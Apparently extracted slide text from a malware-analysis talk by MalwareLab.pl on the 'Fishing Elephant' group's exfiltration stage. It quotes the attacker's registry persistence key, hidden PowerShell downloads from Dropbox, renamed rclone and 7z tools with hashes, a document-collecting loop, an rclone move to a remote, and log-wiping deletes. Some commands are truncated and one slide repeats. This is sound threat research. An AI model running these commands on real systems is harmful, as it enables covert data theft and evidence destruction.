REG ADD "HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows" /f /v Load /d
```

Fishing Elephant - Exfiltration

after some time, victim will recive similar commands:

```
powershell.exe  -ExecutionPolicy bypass -noprofile -WindowStyle Hidden
            (New-Object System.Net.WebClient).DownloadFile('https://www.dropbox.co
            (New-Object System.Net.WebClient).DownloadFile('https://www.dropbox.co
            (New-Object System.Net.WebClient).DownloadFile('https://www.dropbox.co
```

- **system.exe** - rclone.exe - 9b363e52d7c1a96a59964e5ebad6ed8
- **tmp.exe** - 7z.exe - 5e0cfb5f9d4cc24c92c7ebb184d6c9b1

Fishing Elephant - Exfiltration

after some time, victim will recive similar commands:

```
powershell.exe  -ExecutionPolicy bypass -noprofile -WindowStyle Hidden
            (New-Object System.Net.WebClient).DownloadFile('https://www.dropbox.co
            (New-Object System.Net.WebClient).DownloadFile('https://www.dropbox.co
            (New-Object System.Net.WebClient).DownloadFile('https://www.dropbox.co
```

- **system.exe** - rclone.exe - 9b363e52d7c1a96a59964e5ebad6ed8
- **tmp.exe** - 7z.exe - 5e0cfb5f9d4cc24c92c7ebb184d6c9b1

```
for %%G in (.vcf,.pst,.zip,.rar,.jpg,.jpeg,.doc,.docx,.docm,.xls,.xlk,.xlsx,.slk,.
for %%G in (.vcf,.pst,.zip,.rar,.jpg,.jpeg,.doc,.docx,.docm,.xls,.xlk,.xlsx,.slk,.
cd %appdata%
system move --delete-after C:\Users\Public\Window\ update:BD
del /q/f/s %TEMP%\*.*
del /q/s/f C:\Windows\Tasks\*.txt
```

Pros of cloud-based/OSS solutions

- Mostly free, easy to set up, few clicks and you have a working hosting
- Hard to figure out from outside who uses a service
- Easy, scriptable access to your assets
- Can kiss code-based attribution goodby
- Good luck getting a provider to take down an account (with some notable exception such as heroku)

Cons of cloud-based/OSS solutions

- Metadata, a lot of metadata
- API keys needed for accessing resources
- Cloud operators have a different visibility into your stuff than typical hosters

Q & A?

@MalwareLabpl | mak@malwarelab.pl | contact@malwarelab.pl